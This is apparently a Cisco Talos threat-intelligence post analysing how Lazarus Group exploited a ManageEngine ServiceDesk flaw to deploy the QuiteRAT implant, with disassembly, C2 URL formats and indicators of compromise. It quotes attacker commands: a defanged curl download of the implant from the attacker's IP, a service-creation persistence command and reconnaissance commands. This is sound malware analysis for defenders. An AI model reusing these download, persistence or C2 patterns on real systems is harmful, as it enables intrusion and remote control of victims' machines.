Lazarus Group exploits ManageEngine vulnerability to deploy QuiteRAT

Asheer Malhotra ⋮⋮ 8/24/2023

By Asheer Malhotra, Vitor Ventura, Jungsoo An

Thursday, August 24, 2023 08:08
Threats SecureX RAT

- Cisco Talos discovered the North Korean state-sponsored actor Lazarus Group targeting internet backbone infrastructure and healthcare entities in Europe and the United States. This is the third documented campaign attributed to this actor in less than a year, with the actor reusing the same infrastructure throughout these operations.
- In this campaign, the attackers began exploiting a ManageEngine ServiceDesk vulnerability (CVE-2022-47966) five days after PoCs for the exploit were publicly disclosed to deliver and deploy a newer malware threat we track as “QuiteRAT.” Security researchers first discovered this implant in February, but little has been written on it since then.
- QuiteRAT has many of the same capabilities as Lazarus Group’s better-known MagicRAT malware, but its file size is significantly smaller. Both implants are built on the Qt framework and include capabilities such as arbitrary command execution.
- Lazarus Group’s increasing use of the Qt framework creates challenges for defenders. It increases the complexity of the malware’s code, making human analysis more difficult compared to threats created

using simpler programming languages such as C/C++, DOT NET, etc. Furthermore, since Qt is rarely used in malware development, machine learning and heuristic analysis detection against these types of threats are less reliable.

Lazarus Group compromises internet backbone infrastructure company in Europe

In early 2023, we observed Lazarus Group successfully compromise an internet backbone infrastructure provider in Europe to successfully deploy QuiteRAT. The actors exploited a vulnerable ManageEngine ServiceDesk instance to gain initial access. The successful exploitation triggered the immediate download and execution of a malicious binary via the Java runtime process. We observed Lazarus Group use the cURL command to immediately deploy the QuiteRAT binary from a malicious URL:

```
curl hxxp[://]146[.]4[.]21[.]94/tmp/tmp/comp[.]dat -o
c:\users\public\notify[.]exe
```

The IP address 146[.]4[.]21[.]94 has been used by Lazarus since at least May 2022.


A successful download of the binary leads to the execution of the QuiteRAT binary by the Java process, resulting in the activation of the implant on the infected server. Once the implant starts running, it sends out preliminary system information to its command and control (C2) servers and then waits on the C2 to respond with either a command code to execute or an actual Windows command to execute on the endpoint via a child cmd.exe process. Some of the initial commands executed by QuiteRAT on the endpoint are for reconnaissance:

Command	Intent
C:\windows\system32\cmd.exe /c systeminfo | findstr Logon	Get logon server name (machine name). System Information Discovery [T1082]
C:\windows\system32\cmd.exe /c ipconfig | findstr Suffix	Domain name for the system. Domain discovery [T1087/002]

There is no in-built persistence mechanism in QuiteRAT. Persistence for the implant is achieved via the registry by issuing the following command to QuiteRAT:

```
C:\Windows\system32\cmd[.]exe /c sc create WindowsNotification type= own type=
interact start= auto error= ignore binpath= cmd /K start
c:\users\public\notify[.]exe
```

A typical infection chain looks like this:



Lazarus Group evolves malicious arsenal with QuiteRAT

QuiteRAT is a fairly simple remote access trojan (RAT). It consists of a compact set of statically linked Qt libraries along with some user-written code. The Qt framework is a platform for developing cross-platform applications. However, it is immensely popular for developing Graphical User Interface in applications. Although QuiteRAT, just like MagicRAT, uses embedded Qt libraries, none of these implants have a Graphical User Interface. .As seen with Lazarus Group's MagicRAT malware, the use of Qt increases the code complexity, making human analysis harder. Using Qt also makes machine learning and heuristic analysis detection less reliable, since Qt is rarely used in malware development.


Based on QuiteRAT's technical characteristics, including the usage of the Qt framework, we assess that this implant belongs to the previously disclosed MagicRAT family. QuiteRAT was briefly discussed in WithSecure's report from early 2023. The new campaign we're disclosing exploited a ManageEngine ServiceDesk vulnerability (CVE-2022-47966)— which has a Kenna risk score of 100 out of 100 — to deploy QuiteRAT.

The implant initially gathers some rudimentary information about the infected endpoint, including MAC addresses, IP addresses, and the current user name of the device. This information is then arranged in the format:

```
<MAC_address><IP_address>[0];<MAC_address><IP_address>[1];...<MAC_address>
<IP_address>[n];<username>
```

The resulting string is then used to calculate an MD4 hash, which is then used as the infection identifier (victim identifier) while conversing with the C2 server.

All the networking-related configurations, such as the C2 URLs and extended URI parameters, are encoded and stored in the malware. The strings are XOR'ed with 0x78 and then base64 encoded. This technique is in line with WithSecure's analysis from earlier this year.



```
a_session_      db 'XgsdCwsRFxZF',0         ; DATA XREF: 00143219↑o
                                        ; talk_to_C2+69↑o
                                        ; &session=
                align 10h
a_param_        db 'XggZChkVRQ==',0         ; DATA XREF: 00143242↑o
                                        ; talk_to_C2+92↑o
                                        ; &param=
                align 10h
a_action_inbox  db 'XhkbDBEXFkURFhoXAA==',0
                                        ; DATA XREF: 00143267↑o
                                        ; talk_to_C2+B7↑o
                                        ; &action=inbox
                align 4
a__mailid_      db 'RxUZERQRHEU=',0         ; DATA XREF: 00143290↑o
                                        ; talk_to_C2+E0↑o
                                        ; ?mailid=
                align 4
a_URL1          db 'EAwMCEJXVx0bSlVJTVVKSE9VSkhPVU5MVhkIVQsXDQwQVUlWGxcVCA0MHVYZFRkCF'
                                        ; DATA XREF: 001432B5↑o
                                        ; talk_to_C2+105↑o
                db 'xYZDwtWGxcVVwodCxcNChsdVxUZERZXChkPFRkRFFYIEAg=',0 ; http://ec2-15-
                align 4
a_session__0    db 'XgsdCwsRFxZF',0         ; DATA XREF: 001435BA↑o
                                        ; talk_to_C2+40A↑o
                                        ; &session=
                align 4
a_param__0      db 'XggZChkVRQ==',0         ; DATA XREF: 001435E3↑o
                                        ; talk_to_C2+433↑o
                                        ; &param=
                align 4
a__action_sent_body_ db 'XhkbDBEXFkULHRYMXhoXHAFF',0
                                        ; DATA XREF: 0014360C↑o
                                        ; talk_to_C2+45C↑o
                                        ; &action=sent&body=
                align 4
a__mailid__0    db 'RxUZERQRHEU=',0         ; DATA XREF: 00143635↑o
                                        ; talk_to_C2+485↑o
                                        ; ?mailid=
```

Configuration strings encoded in the malware.

The URL to communicate with the C2 is constructed as follows with the following extended URI parameters:

Parameter names	Values	Description
mailid	<12 chars from MD4>	The first 12 characters from the MD4 of the information gathered from the endpoint (described earlier)

Parameter names	Values	Description
action	“inbox” = send check beacon “sent” = data is being sent to C2	Signifies the action being taken
body	<base64_xorred_data>	Data to be sent to C2.
param	<Internal/Local IP address>	The internal/LAN IP address of the infected endpoint.
session	<rand>	Pseudo-random number generated by the implant.

The URL for the HTTP GET to obtain inputs from the C2 looks like this:

```
<C2_URL>/mailid=<12chars_MD4>&action=inbox&param=
<Internal/Local_IP_address>&session=<rand>
```

Data is also sent to the C2 using the HTTP GET VERB as well. The URL for the HTTP GET to send data to the C2 looks like this:


```
<C2_URL>/mailid=<12chars_MD4>&action=sent&body=<base64_xorred_data>param=
<Internal/Local_IP_address>&session=<rand>
```

Any data sent to the C2 is utmost 0x400 (1,024) bytes in length. If the output of a command executed on the endpoint by the implant is larger than 1,024 bytes, the implant appends the `< No Pineapple! >` marker at the end of the data.

The User-Agent used during communications by the implant is

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
```

The malware also has the ability to run a ping command on a random IP address that it generates on the fly. The request is usually executed using the command `<compspec_path>\cmd.exe /c <IP_Address> -n 18 &`:




```
push    offset aP        ; "p"
lea     ecx, [ebp+uri_broken.extended_uri_path]
mov     byte ptr [ebp+uri_broken.field_C], 2Fh ; '/'
call    strcpy_
push    offset aI        ; "i"
lea     ecx, [ebp+uri_broken.extended_uri_path]
call    strcpy_
push    offset aN        ; "n"
lea     ecx, [ebp+uri_broken.extended_uri_path]
call    strcpy_
push    offset aG        ; "g"
lea     ecx, [ebp+uri_broken.extended_uri_path]
call    strcpy_
push    offset asc_F25744 ; " "
lea     ecx, [ebp+uri_broken.extended_uri_path]
call    strcpy_
push    0Ah              ; int
call    j__rand
and     eax, 800000FFh   ; generate IP octet
jns     short loc_DD3D2B

088 48                        dec     eax
088 0D 00 FF FF FF            or      eax, 0FFFFFF00h
088 40                        inc     eax

                  loc_DD3D2B:              ; Block
                  push    eax
                  lea     eax, [ebp+rand_number_string]
                  push    eax              ; int
6 00              call    hex_to_string
2 00              push    offset asc_F25748 ; "."
                  push    eax              ; Block
                  lea     eax, [ebp+var_54]
0                 mov     byte ptr [ebp+uri_broken.field_C], 30h ; '0'
                  push    eax              ; int
F FF              call    _strcat_
                  add     esp, 18h
                  push    eax
                  lea     ecx, [ebp+uri_broken.extended_uri_path]
1                 mov     byte ptr [ebp+uri_broken.field_C], 31h ; '1'
6 00              call    memmove_
                  lea     ecx, [ebp+var_54] ; void *
B 00              call    __free_1
                  lea     ecx, [ebp+rand_number_string] ; void *
F                 mov     byte ptr [ebp+uri_broken.field_C], 2Fh ; '/'
B 00              call    __free_1
                  push    0Ah              ; int
6 00              call    j__rand
```


Ping command being constructed by the implant including the octets for a random IP.

The implant can also receive a command code “sendmail” along with a numeric value from the C2 server. This value is then used by the implant to Sleep for a specific period of time (in minutes) before it begins talking to the C2 server again. The adversaries likely use this functionality to keep the implant dormant for longer periods of time while ensuring continued access to the compromised enterprise network.



```
mov     ecx, [edi+8]
shl     ecx, 4
sub     ecx, [edi+8]
shl     ecx, 2
push    ecx                 ; time in minutes to sleep for.
                            ; The value is sent by the C2 using the
                            ; "sendmail: <number_of_minutes>" command.
call    _Sleep_X_1000
```

The implant also has the ability to receive a second URL from the current C2 server via the command code `receivemail`. The implant will then reach out to the second URL to receive commands and payloads from the server to execute on the infected system.



```
.text:00DD4248 050 6A 10                push    10h
.text:00DD424A 054 68 80 57 F2 00       push    offset a_recievemail_ ; "Ch0bER0OHRUZERRC"
.text:00DD424F 058 E8 8C 8C 06 00       call    QString
.text:00DD4254 058 83 C4 08             add     esp, 8
.text:00DD4257 050 89 06                mov     [esi], eax
.text:00DD4259 050 8D 45 D4             lea     eax, [ebp+var_2C]
.text:00DD425C 050 50                   push    eax             ; int
.text:00DD425D 054 E8 3E E4 FF FF       call    decode_str
.text:00DD4262 054 83 C4 08             add     esp, 8
.text:00DD4265 04C 8B F0                mov     esi, eax
.text:00DD4267 04C 8B 4D F0             mov     ecx, [ebp+tokenized_str]
.text:00DD426A 04C C6 45 FC 0E          mov     byte ptr [ebp+pineapple_str_size], 0Eh
.text:00DD426E 04C 8B 11                mov     edx, [ecx]
.text:00DD4270 04C 83 FA 01             cmp     edx, 1
.text:00DD4273 04C 74 12                jz      short loc_DD4287

.text:00DD4275 04C 85 D2                test    edx, edx
.text:00DD4277 04C 74 0E                jz      short loc_DD4287

.text:00DD4279 04C FF 71 04             push    dword ptr [ecx+4]
.text:00DD427C 050 8D 4D F0             lea     ecx, [ebp+tokenized_str]
.text:00DD427F 050 E8 9C 0D 00 00       call    sub_DD5020
.text:00DD4284 04C 8B 4D F0             mov     ecx, [ebp+tokenized_str]

.text:00DD4287
.text:00DD4287                          loc_DD4287:
.text:00DD4287 04C 8B 41 08             mov     eax, [ecx+8]
.text:00DD428A 04C 8D 49 10             lea     ecx, [ecx+10h]
.text:00DD428D 04C 56                   push    esi
.text:00DD428E 050 8D 04 81             lea     eax, [ecx+eax*4]
.text:00DD4291 050 50                   push    eax
.text:00DD4292 054 E8 F9 63 06 00       call    strstr

.text:00DD43AD
.text:00DD43AD                          loc_DD43AD:             ; this
.text:00DD43AD 054 8B 4D E0             mov     ecx, [ebp+var_20]
.text:00DD43B0 054 6A 02                push    2               ; flag
.text:00DD43B2 058 C6 45 FC 0D          mov     byte ptr [ebp+pineapple_str_size], 0Dh
.text:00DD43B6 058 E8 F5 ED FF FF       call    talk_to_C2
```

We have seen the following versions of QuiteRAT in the wild. We are only able to share one of the file hashes at this time, which is included in the IOCs section:

QuiteRAT binary name	Compile date
notify.exe (32bit)	May 30, 2022
acres.exe	July 22, 2022
acres.exe (64bit)	July 25, 2022

The latest version of Lazarus Group's older MagicRAT implant observed in the wild was compiled in April 2022. This is the last version of MagicRAT that we know of. The use of MagicRAT's derivative implant, QuiteRAT, beginning in May 2023 suggests the actor is changing tactics, opting for a smaller, more compact Qt-based implant.

QuiteRAT vs MagicRAT

QuiteRAT is clearly an evolution of MagicRAT. While MagicRAT is a bigger, bulkier malware family averaging around 18MB in size, QuiteRAT is a much much smaller implementation, averaging around 4 to 5MB in size. This substantial difference in size is due to Lazarus Group incorporating only a handful of required Qt libraries into QuiteRAT, as opposed to MagicRAT, in which they embedded the entire Qt framework. Furthermore, while MagicRAT consists of persistence mechanisms implemented in it via the ability to set up scheduled tasks, QuiteRAT does not have a persistence capability and needs to be issued one by the C2 server to achieve continued operation on the infected endpoint. This is another contributing factor to the smaller size of QuiteRAT.

There are similarities between the implants that indicate that QuiteRAT is a derivative of MagicRAT. Apart from being built on the Qt framework, both implants consist of the same abilities, including running arbitrary commands on the infected system. Both implants also use base64 encoding to obfuscate their strings with an additional measure, such as XOR or prepending hardcoded data, to make it difficult to decode the strings automatically. Additionally, both implants use similar functionality to allow them to remain dormant on the endpoint by specifying a sleep period for them by the C2 server.

IOCs

IOCs for this research can also be found at our Github repository here.

Hashes

QuiteRAT

ed8ec7a8dd089019cfd29143f008fa0951c56a35d73b2e1b274315152d0c0ee6

Networks IOCs

146[.]4[.]21[.]94

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/comp[.]dat

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/log[.]php

hxxp[://]146[.]4[.]21[.]94/tmp/tmp/logs[.]php

hxxp[://]ec2-15-207-207-64[.]ap-south-1[.]compute[.]amazonaws[.]com/resource/main/rawmail[.]php